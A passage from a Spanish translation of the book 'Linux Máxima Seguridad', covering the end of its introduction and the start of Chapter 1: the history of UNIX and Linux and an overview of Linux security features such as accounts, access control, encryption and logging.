  En la mayoría de los casos, ofrecemos una dirección URL con la profundidad adecuada, lo que ahorra tiempo. Por ejemplo, cuando señalamos una herramienta, no sugerimos simplemente que vaya a la página principal del proveedor, sino que incluimos un enlace a la página desde la que se puede descargar. Con ello se elimina la necesidad de profundizar por su cuenta.

NOTA

La excepción a esta regla se produce cuando el sitio crea direcciones URL sobre la marcha a través de CGI. Dado que estas direcciones URL son dinámicas (y a menudo dependen de la dirección, provincia, etc., del cliente web) no son fiables. En dichos casos, si es posible, hacemos referencia a direcciones URL estáticas.

- **Acerca de los productos mencionados en Linux Máxima Seguridad.** En este libro mencionamos un gran número de productos (algunos comerciales y otros no), pero no tenemos ningún interés comercial en ninguno de ellos. Si mencionamos una herramienta, lo hacemos simplemente porque es útil o porque se ha generado un ejemplo con ella. Una vez dicho esto, nos gustaría dar las gracias a los desarrolladores que proporcionan servicio técnico a sus productos. Su ayuda ha sido muy valiosa.

Resumen

Esperamos que disfrute de **Linux Máxima Seguridad** y que lo encuentre útil. Aunque el libro no es exhaustivo, explica las tareas esenciales para la seguridad en Linux. Además, el CD-ROM que lo acompaña y muchas referencias *on-line* proporcionan herramientas indispensables y fuentes de información adicionales. La combinación de estos elementos deben ayudarle a asegurar su sistema Linux.

PARTE I

Fundamentos de seguridad en Linux

1. Presentación de Linux.
2. Seguridad física.
3. Instalación.
4. Administración básica del sistema.

CAPÍTULO 1

Presentación de Linux

En este capítulo

¿Qué es Linux?
¿De dónde proviene Linux?
¿Se puede utilizar Linux como un sistema independiente?
¿Es Linux apropiado como servidor de Internet o intranets?
¿Qué funciones de seguridad ofrece Linux?

En el sector de los libros informáticos, hay una regla tácita que nunca se vulnera: los libros como éste deben comenzar con un recorrido por el sistema operativo correspondiente. Si no desea leer un capítulo introductorio sobre Linux, pase al Capítulo 2, "Seguridad física".

En este capítulo encontrará la respuesta a las siguientes preguntas:

- ¿Qué es Linux?
- ¿De dónde proviene Linux?
- ¿Se puede utilizar Linux como un sistema independiente?
- ¿Es Linux apropiado como servidor de Internet o intranets?
- ¿Qué funciones de seguridad ofrece Linux?

¿Qué es Linux?

La respuesta a esta pregunta depende de la persona a la que se realice, pero la respuesta más corta es:

> Linux es un sistema operativo gratuito de 32 ó 64 bits para redes, similar a UNIX, con código abierto, optimizado para Internet (utilizado por los piratas con mucha frecuencia) que puede funcionar en distintos tipos de hardware, incluyendo los procesadores Intel (X86) o RISC.

Vamos a desglosar esta aseveración paso a paso.

Linux es gratuito

Las características más conocidas de Linux son que es gratis y es libre.

Por una parte, Linux es gratuito porque puede obtenerse sin coste alguno. Por ejemplo, no es necesario adquirir un libro de Linux que contenga CD-ROM para obtenerlo (aunque hay mucha gente que lo hace). Si se dispone de un acceso telefónico rápido, es posible descargarlo de Internet e instalarlo.

Si se compara con otros sistemas operativos, se aprecia claramente que en éstos, la mayoría de los distribuidores exigen que se abone cada instalación, lo que significa que cada vez que se instala un sistema operativo, es necesario pagar un precio adicional. Por consiguiente, si se cuenta con diez estaciones de trabajo, hay que pagar diez licencias. Por contra, Linux puede instalarse en varias estaciones de trabajo (cientos de ellas si se desea) sin pagar una sola peseta.

ADVERTENCIA

Algunas aplicaciones para Linux de terceros no son gratuitas y sus creadores imponen restricciones de licencia. Consulte la documentación de Linux para asegurarse de que no copia y distribuye involuntariamente herramientas comerciales.

Linux es libre en el sentido de que ofrece una sobrecogedora libertad técnica. Cuando se descarga Linux, se obtiene algo más que el simple sistema operativo. Se obtiene el código fuente, por lo que si no le gusta cómo funciona, tiene la posibilidad de modificarlo. (Y no sólo a pequeña escala. Es posible modificar todo el sistema operativo para adecuarlo a sus necesidades.)

Además, Linux cuenta con muchos lenguajes de programación, compiladores y herramientas de desarrollo asociadas. Éstos son algunos de ellos:

- ADA.
- BASIC.
- C.
- C++.
- Expect, un lenguaje de *scripts* para automatizar sesiones de red.
- FORTRAN.
- GTK, un conjunto de herramientas para crear aplicaciones GUI en Linux.
- PASCAL.
- Python, un lenguaje de *scripts* orientado a objetos.
- Lenguajes de *shell* (csh, bash).
- TCL/Tk, un lenguaje de *scripts* y un conjunto de herramientas con interfaz gráfica de usuario, respectivamente.
- Perl.

Con la licencia general pública de GNU, puede utilizar estas herramientas para desarrollar y vender aplicaciones de Linux sin pagar derechos de comercialización. (Sin embargo, si realiza algún cambio en las bibliotecas GPL, también debe realizarlos de forma gratuita en la GPL de turno. Para obtener más información sobre la GPL de GNU, véase el CD-ROM que acompaña al libro.)

Sin embargo, la mayor libertad que ofrece Linux sigue siendo su código abierto, que proporciona importantes ventajas en lo que a seguridad se refiere. Cuando se utilizan sistemas operativos comerciales, el destino del usuario está en manos del creador. Si el código tiene defectos, nunca se sabrá (y si se averigua, es posible que ya sea demasiado tarde, porque el sistema ya se encuentre en serio peligro).

En el caso de Linux, cualquiera puede examinar el código para ver la implementación del sistema de seguridad, con lo que aflora un tema vehementemente debatido: las personas que critican Linux insisten en que para beneficiarse de todas las ventajas de la libertad técnica de Linux, es necesario tener unos conocimientos técnicos mucho mayores que los que se necesitan en cualquier sistema operativo orientado al consumidor, lo que es totalmente cierto.

De hecho, existen algunas herramientas de seguridad de Linux que son realmente conjuntos de herramientas con un gran número de módulos de seguridad independientes. Si dichos conjuntos de herramientas se utilizan correctamente de forma combinada, proporcionan una gran flexibilidad para idear e implantar solu-

ciones de seguridad personalizadas. A cambio de esta eficacia, hay que olvidarse de la sencillez de la computación de señalar y hacer clic. Por consiguiente, hay que reconocer que para establecer un *host* Linux seguro, es necesario invertir mucho tiempo y esfuerzo. La parte positiva es que esta idea puede refutarse. Si alguien tiene la valentía suficiente para elegir Linux (y sobrevive a la instalación y al uso general), demostrará un gran coraje y la elección merecerá la pena. Armado con este libro y las referencias *on-line*, seguro que cualquiera puede lograrlo.

Linux se parece mucho a UNIX

A menudo se dice que Linux es como UNIX, un clon de UNIX o un sistema operativo basado en UNIX. Estas descripciones son precisas, pero no muy esclarecedoras si nunca se ha utilizado UNIX. Vamos a solucionar este pequeño problema.

Las raíces de UNIX se remontan a hace mucho tiempo. En 1964, MIT, General Electrics y Bell Labs (que era una división de AT&T) establecieron una colaboración para crear un sistema operativo llamado *Multiplexed Information and Computing System* (*Sistema Multiplexado de Información e Informática*) o *MULTICS*. Este proyecto fue un desastre, ya que era enorme, muy rígido y tenía muchos errores.

A pesar de su rápido fracaso, del proyecto MULTICS surgieron ideas interesantes. Ken Thompson, programador de Bell Labs, estaba convencido de que podía hacerlo mejor. En 1969, con la ayuda de los programadores Dennis Ritchie y Joseph Osanna, Thompson lo mejoró.

Algunos hechos importantes de ese momento fueron los siguientes: Estados Unidos estaba inmersa en la guerra de Vietnam, la canción más escuchada era "I Heard It Through the Grapevine" de Marvin Gaye y para estar a la última había que conducir un Dodge Charger. Fue con este telón de fondo con el que Thompson realizó su proyecto.

El primer UNIX de Thompson era poco estable, pero este hecho cambio rápidamente, ya que volvió a escribirlo en el lenguaje de programación C un año después. El resultado fue un sistema operativo más rápido y estable que podía transportarse y mantenerse con facilidad.

Lo que ocurrió a continuación fue vital para el éxito del proyecto. A principios de los 70, UNIX se distribuyó por las universidades. Allí, tanto estudiantes como profesores se dieron cuenta de que UNIX era muy práctico, versátil y relativamente fácil de utilizar, por lo que se incluyó en el currículo de informática de muchas universidades. Como resultado de ello, toda una generación de alumnos de informática adquirieron conocimientos de UNIX. Cuando posteriormente llevaron dichos conocimientos al mercado, hicieron que fuera el sistema dominante.

No obstante, en último término, los hechos que hicieron de UNIX un sistema operativo para red tremendamente popular ocurrieron en otro lugar. Aproximadamente por esas fechas, el gobierno estadounidense estaba trabajando en una interred para las comunicaciones de guerra. Esta red se diseño para que fuera inmune

a un ataque nuclear soviético. Aunque el gobierno tenía un medio de transmisión apropiado, la línea telefónica, no contaba con ningún sistema operativo adecuado y ahí fue donde entró UNIX.

Los ingenieros de la interred eligieron UNIX por varios motivos. Por entonces, alrededor de 1974, UNIX ya gozaba de unas capacidades para red muy eficaces. Por ejemplo, gracias a Ray Tomlinson de Bolt, Beranek y Newman UNIX tuvo correo electrónico. A éste le seguirían otros protocolos de red y, alrededor de 1978, UNIX tuvo una gran cantidad de software de red. Al final, el gobierno estadounidense consiguió su interred, a la que ahora llamamos Internet, y UNIX se convirtió en un fenómeno de masas.

Por tanto, UNIX es el sistema operativo que se utilizó para crear Internet. Linux comparte el mismo linaje y muchas de las características de UNIX. Por ejemplo:

- Una gran parte de Linux está también escrita en C.
- Linux admite la **multitarea**, es decir, la capacidad para gestionar varios proyectos simultáneamente. Con Linux es posible compilar un programa, descargar el correo electrónico y jugar con un solitario al mismo tiempo.
- Linux admite sesiones multiusuario, lo que implica que varios usuarios pueden acceder a Linux simultáneamente (y durante estas sesiones, también pueden realizar varias tareas).
- Linux ofrece un sistema jerárquico de archivos. Su directorio superior contiene subdirectorios que se subdividen en otros subdirectorios. Juntos, estos subdirectorios forman una estructura de árbol (si alguna vez ha utilizado DOS, conocerá este concepto).
- La interfaz gráfica de usuario de Linux es X Window System de MIT o X.
- Linux cuenta con un gran número de funciones de red que pueden utilizar la mayoría de los protocolos y servicios de red.

Finalmente, un gran número de aplicaciones de UNIX se han pasado a Linux. Por consiguiente, la forma de utilizarlo y el aspecto de Linux es muy similar al de UNIX.

A pesar de su similitud con UNIX en estos aspectos, su semejanza no conduce a la confusión de ambos sistemas operativos o, al menos, no deberían confundirse. Más allá de estas similitudes, UNIX y Linux van por caminos distintos.

Por ejemplo, UNIX se ha convertido en un sistema operativo comercial que, durante muchos años, se ha ejecutado en costoso hardware patentado. Por su parte, Linux puede ejecutarse en casi cualquier hardware, entre el que se incluye:

- Procesadores AMD y Cyrix.
- Procesadores Alpha de Digital.
- Procesadores 80386, 80486, 80586 y Pentium de Intel.
- Procesadores PowerPC de Macintosh.
- Procesadores Sparc.

Además, las licencias de UNIX pueden ser muy restrictivas. A menudo, los desarrolladores deben pagar un alto precio por las bibliotecas de programación estándar de la industria (casi 17.000 dólares por un ensamblador Motif completo). Como ya se ha explicado, Linux no impone tales restricciones.

Para finalizar, hay una diferencia principal entre UNIX y Linux. Los proveedores de UNIX ofrecen soporte técnico, pero, con raras excepciones, los de Linux no lo hacen (aunque este hecho está cambiando rápidamente). Linux lo desarrollaron programadores *freelance* e independientes y, en gran medida, sigue desarrollándose así, lo que nos lleva a la siguiente cuestión: ¿De dónde proviene Linux?

¿De dónde proviene Linux?

Para examinar los orígenes de Linux, hay que retroceder hasta 1991, a Suomen Tasavalta en la República de Finlandia. Allí, un estudiante llamado Linus Torvalds asistía a la universidad, donde estudiaba UNIX y el lenguaje de programación C.

Torvalds había estado trabajando con un pequeño sistema operativo parecido a UNIX llamado Minix, que a veces se utiliza en entornos académicos con fines formativos y de experimentación. Torvalds descubrió que Minix tenía muchos defectos, pero estaba seguro de que podía mejorarlo, por lo que, a la edad de 23 años, empezó a introducir su propio sistema operativo similar a UNIX en máquinas con procesador X86.

En octubre de 1991, tras rigurosas pruebas, Torvalds dejó un mensaje en Internet en el que anunciaba que su nuevo sistema era estable. Se ofreció a dejar el código fuente e invitó a otros desarrolladores a que le ayudaran. A partir de ese momento, Linux estaba vivo y coleando.

Desde entonces, Linux ha crecido hasta convertirse en un sistema operativo con un gran número de funciones que se utiliza con mucha frecuencia en entornos empresariales. Un proyecto que comenzó como una actividad complementaria de Linus Torvalds ha cambiado el rumbo de la informática.

Linux como sistema independiente

Se ha puesto un gran énfasis en las capacidades de Linux para las conexiones en red, lo que ha hecho que los neófitos se pregunten: ¿se puede utilizar Linux como sistema independiente? La respuesta es rotundamente afirmativa. Linux es un magnífico sistema independiente apropiado para:

- Llevar una contabilidad, bases de datos y registros generales.
- Matemáticas avanzadas y otras ciencias.
- Desarrollo.
- Medios de comunicación de alto rendimiento.

- Investigación.
- Procesamiento de textos.

Sin embargo, es necesario tener cautela: Linux difiere de otros sistemas operativos más conocidos (como Windows 95, 98 y NT). Si se utiliza como sistema independiente y se realizan conexiones *on-line*, es necesario implantar medidas de seguridad en la red.

Aunque Linux es muy apropiado para el uso personal (incluso en entornos que no estén en red), en el fondo no deja de ser un sistema operativo para red. En las instalaciones predeterminadas de Linux se ejecutan muchos servicios de Internet y, a menos que se adopten las precauciones apropiadas, las personas que deseen atacarle pueden dirigirse a estos servicios de forma remota cuando se encuentre *on-line*.

Para obtener más información sobre la desactivación de los servicios de red que no sean esenciales (una excelente idea en los equipos independientes), véase el Capítulo 3, "Instalación".

Linux como servidor de Internet o de intranets

Linux es una excelente plataforma servidora de una intranet o de Internet, ya que ofrece una óptima potencia a las redes y proporciona clientes y servidores para todos los protocolos esenciales, entre los que se incluyen:

- FTP (*File Transfer Protocol*, Protocolo de Transferencia de Archivos).
- Protocolo Gopher.
- HTTP (*Hypertext Transfer Protocol*, Protocolo de Transferencia de Hipertexto).
- IP (*Internet Protocol*, Protocolo de Internet).
- NNTP (*Network News Transfer Protocol*, Protocolo de Transferencia de Noticias en Red).
- POP (*Post Office Protocol*, Protocolo de Oficina de Correos).
- PPP (*Point-to-Point Protocol*, Protocolo Punto a Punto).
- SLIP (*Serial Line Internet Protocol*, Protocolo de Internet por Línea Serie).
- SMTP (*Simple Mail Transfer Protocol*, Protocolo Simple de Transferencia de Correo).
- Protocolo Telnet.
- TCP (*Transmission Control Protocol*, Protocolo de Control de Transmisión).

Linux también ofrece muchas herramientas de desarrollo en la Web indispensables, entre las que se incluyen:

- Expect, un lenguaje de *scripts* para automatizar sesiones de red interactivas. Con Expect se pueden realizar tareas de administración no solamente en un *host*, sino en todos los servidores Linux de la red. Por ejemplo, imagine que deseara recopilar de forma arbitraria estadísticas de todas las máquinas. Podría crear un *script* de Expect que realice conexiones telnet con un servidor, recoja las estadísticas, se desconecte y se conecte con otro servidor (y otro, y así sucesivamente).
- Perl, un lenguaje de *scripts* de propósito general que suele utilizarse para el desarrollo en CGI. Con Perl, se pueden crear motores de búsqueda *on-line*, almacenes web y programas de seguimiento de estadísticas. Además, Perl es un lenguaje de administración de sistemas, útil para automatizar muchas de las tareas de seguridad repetitivas.
- Python, un lenguaje de *scripts* transportable, interpretado y orientado a objetos que comparte muchas características similares con Perl, Tcl y Java. Es apropiado para tareas muy dispares, incluyendo la programación en ventanas, y está adquiriendo rápidamente gran popularidad a causa de su alcance y funcionalidad.
- Java de Sun Microsystems, un lenguaje de programación orientado a objetos que incluye un código de bytes en el que sólo se escribe una vez y se ejecuta en cualquier lugar. Aunque Java suele utilizarse para agregar medios interactivos a los sitios web, también admite potentes funciones para redes, bases de datos y criptografía. Dichas funciones pueden explotarse para transformar páginas web estáticas en contenedores para aplicaciones distribuidas de clase empresarial.

Linux es con toda probabilidad el sistema operativo más optimizado para redes existente en la actualidad. Incluso llega a admitir protocolos de red de otros sistemas operativos, incluyendo Microsoft Windows y MacOS. De este modo, los servidores Linux se integrarán perfectamente en cualquier entorno heterogéneo.

Visión general de la seguridad en Linux

En este libro se examina con gran detalle la seguridad en Linux. De momento, vamos a probar seis componentes de la arquitectura de seguridad de Linux:

- Cuentas de usuario.
- Control de acceso discrecional.
- Control de acceso a la red.
- Cifrado.
- Conexión.
- Detección de intrusos.

Cuentas de usuario

En Linux, toda la potencia administrativa se confiere a una sola cuenta llamada root, que es el equivalente al Administrador de Windows NT o al Supervisor de NetWare. Con esta cuenta se controla todo, incluyendo:

- Cuentas de usuario.
- Archivos y directorios.
- Recursos de red.

La cuenta root permite realizar cambios masivos en todos los recursos o cambios específicos solamente en unos pocos. Por ejemplo, cada cuenta es una entidad independiente con un nombre de usuario, una contraseña y unos derechos de acceso independientes, lo que permite otorgar o denegar accesos a cualquier usuario, combinación de usuarios o a todos los usuarios. Véase la Figura 1.1.

En dicha figura se puede apreciar que el Usuario A tiene una autorización superior a la que le corresponde debido a que ha roto (hecho *crack*) las contraseñas del sistema, lo que no se debe hacer. Mientras se investiga el problema, es posible congelar la cuenta del usuario sin que ello afecte a los Usuarios B y C. Linux mantiene aislados a los usuarios de esta forma, en parte por motivos de seguridad y en parte para imponer orden en un entorno algo caótico.




FIGURA 1.1
La cuenta root controla todas las cuentas de usuario y puede bloquear una o varias de ellas en cualquier momento.

Es posible que le resulte útil imaginar el sistema Linux como una comunidad con dos clases: ciudadanos (usuarios) y gobierno (usted). A medida que crece la comunidad, va aumentando su complejidad. Los usuarios generan sus propios archivos, instalan sus propios programas, etc. Para mantener el orden, Linux mantiene aislados los directorios de los usuarios. Cada usuario recibe un directorio principal y un espacio en el disco duro. Esta ubicación es independiente de las áreas del sistema y de las que ocupan los restantes usuarios. Véase la Figura 1.2.

Con ello, se evita que la actividad normal de los usuarios afecte al sistema de archivos. Además, proporciona a los usuarios una cierta privacidad. Como se explicará más adelante, cada uno de los usuarios posee sus propios archivos y, a menos que especifique lo contrario, los restantes usuarios no pueden acceder a ellos.

Como root, usted controla los usuarios que tienen acceso y el lugar en que almacenan sus archivos. Esto es sólo el principio. También puede controlar a qué recursos pueden acceder los usuarios y cómo se manifiesta dicho acceso. Vamos a ver cómo se realiza todo esto.




FIGURA 1.2
Los directorios de los usuarios se mantienen separados de las áreas del sistema y entre sí.

Control de acceso discrecional (DAC)

Un tema central de Linux es el Control de acceso discrecional (DAC), que permite controlar el grado hasta el que pueden acceder a los archivos y directorios los distintos usuario. Véase la Figura 1.3.

Como muestra la figura, es posible especificar con total exactitud la forma en que los Usuarios A, B y C acceden a los mismos archivos. El Usuario A puede leer, escribir y ejecutar los tres archivos. Por contra, el Usuario B sólo puede leerlos y escribir en ellos, y, finalmente, el Usuario C no puede siquiera acceder a ellos. Dichas limitaciones se implementan a través de los grupos.




FIGURA 1.3
La cuenta raíz puede controlar la forma en que los usuarios acceden a los archivos.

Dado que, a menudo, las organizaciones se dividen en departamentos y que es posible que varios usuarios de dichos departamentos tengan que acceder a los mismos archivos, Linux permite agrupar a los usuarios. De esta forma, cuando se definen permisos para determinados archivos y directorios, no es necesario hacerlo para todos y cada uno de los usuarios. En la mayoría de los casos, cabe la posibilidad de definirlos por grupos. Véase la Figura 1.4.

Como muestra dicha figura, el Grupo A tiene acceso de sólo escritura, mientras que el Grupo B tiene acceso de lectura y escritura. Dicha gestión a nivel de grupo resulta muy útil cuando hay muchos usuarios y varios subconjuntos de usuarios necesitan privilegios idénticos o muy parecidos.

NOTA

En el Capítulo 4, "Administración básica del sistema Linux", puede obtener más información acerca del control de acceso a archivos y directorios en Linux.




FIGURA 1.4
Los grupos son conjuntos de usuarios que tienen derechos de acceso similares.

Control de acceso a la red

Linux también proporciona control de acceso a redes o la capacidad para permitir a determinados usuarios y *hosts* conectarse entre sí. Véase la Figura 1.5.

Como muestra esta figura, es posible implantar reglas de acceso a la red extremadamente refinadas. El Usuario A no se puede conectar, el Usuario B debe utilizar una máquina determinada para poder conectarse y el Usuario C puede conectarse libremente desde el lugar que desee.

Esta funcionalidad viene muy bien en los entornos de red o cuando el sistema Linux es un servidor de Internet. Por ejemplo, permite mantener un servidor web solamente para los clientes de pago. Posiblemente, la protección mediante contraseña es una buena idea, pero si se quiere dar un paso más, quizás se desee no permitir que *hosts* no autorizados intenten conectarse. En Linux, muchos servicios de red ofrecen esta función.

NOTA

En el Capítulo 18, "Linux y firewall", puede obtener más información acerca de las capacidades de Linux para el control de acceso a redes.




FIGURA 1.5
La cuenta root puede controlar quién tiene acceso al servidor.

Cifrado

Además de la administración centralizada y del control de acceso a redes, Linux proporciona una gran variedad de mecanismos de cifrado.

NOTA

Cifrado es el proceso de mezclar los datos para que no puedan leerlos los que no tengan autorización para ello. En la mayoría de los esquemas de cifrado, es necesario tener una contraseña para reorganizar los datos de forma que puedan leerse. El cifrado se utiliza principalmente para mejorar la privacidad o para proteger información importante.

Por ejemplo, Linux ofrece varias opciones de cifrado punto a punto para proteger los datos que circulan. La Figura 1.6 ilustra este proceso.

Habitualmente, cuando se transmiten datos a través de Internet, atraviesan muchas *gateways* (pasarelas). En su camino, dichos datos son vulnerables a escuchas electrónicas. Linux cuenta con varias utilidades complementarias que permiten cifrar o codificar los datos para que si alguien los captura, sólo vea un tremendo galimatías.

Por ejemplo, como muestra la Figura 1.6, los datos de la tarjeta de crédito del Usuario A se cifran antes de salir de su red interna y permanecen así hasta que el servidor de comercio los descifra. Este proceso protege a los datos de ataques y posibilita un comercio electrónico seguro, algo que está cobrando cada vez mayor importancia.




FIGURA 1.6
Linux puede cifrar datos durante su circulación, con lo que los protege de personas de fuera.

NOTA

En el Capítulo 10, "Protección de los datos en tránsito", y en el Capítulo 15, "Protocolos web seguros", obtendrá más información sobre las soluciones de Linux para el comercio electrónico seguro.

Registro, auditoría y control de red integrados

Desgraciadamente, aunque se apliquen rápidamente todos los controles de seguridad disponibles, a veces salen a la superficie nuevos puntos vulnerables. Los intrusos rápidamente sacan partido de estas oportunidades mediante el ataque al mayor número de máquinas posible antes de que se arregle el agujero. Linux no puede predecir cuándo va a sufrir algún ataque un *host*, pero puede registrar los movimientos de la persona que realiza dicho ataque.

Linux tiene exhaustivas capacidades de registro. Por ejemplo, vea la Figura 1.7.

Como muestra la Figura 1.7, Linux detectará, marcará la hora y grabará las conexiones de red. Esta información se redirige a los registros para su posterior examen.




FIGURA 1.7
Linux registra todas las conexiones entrantes.

La capacidad de registro es un componente vital de la arquitectura de seguridad de Linux y proporciona la única evidencia real de que se ha producido un ataque. Teniendo en cuenta que hay un gran número de metodologías de ataque distintas, Linux graba registros a nivel de red, de *host* y de usuario. Por ejemplo, Linux realiza las siguientes funciones:

- Registra todos los mensajes del sistema y del núcleo.
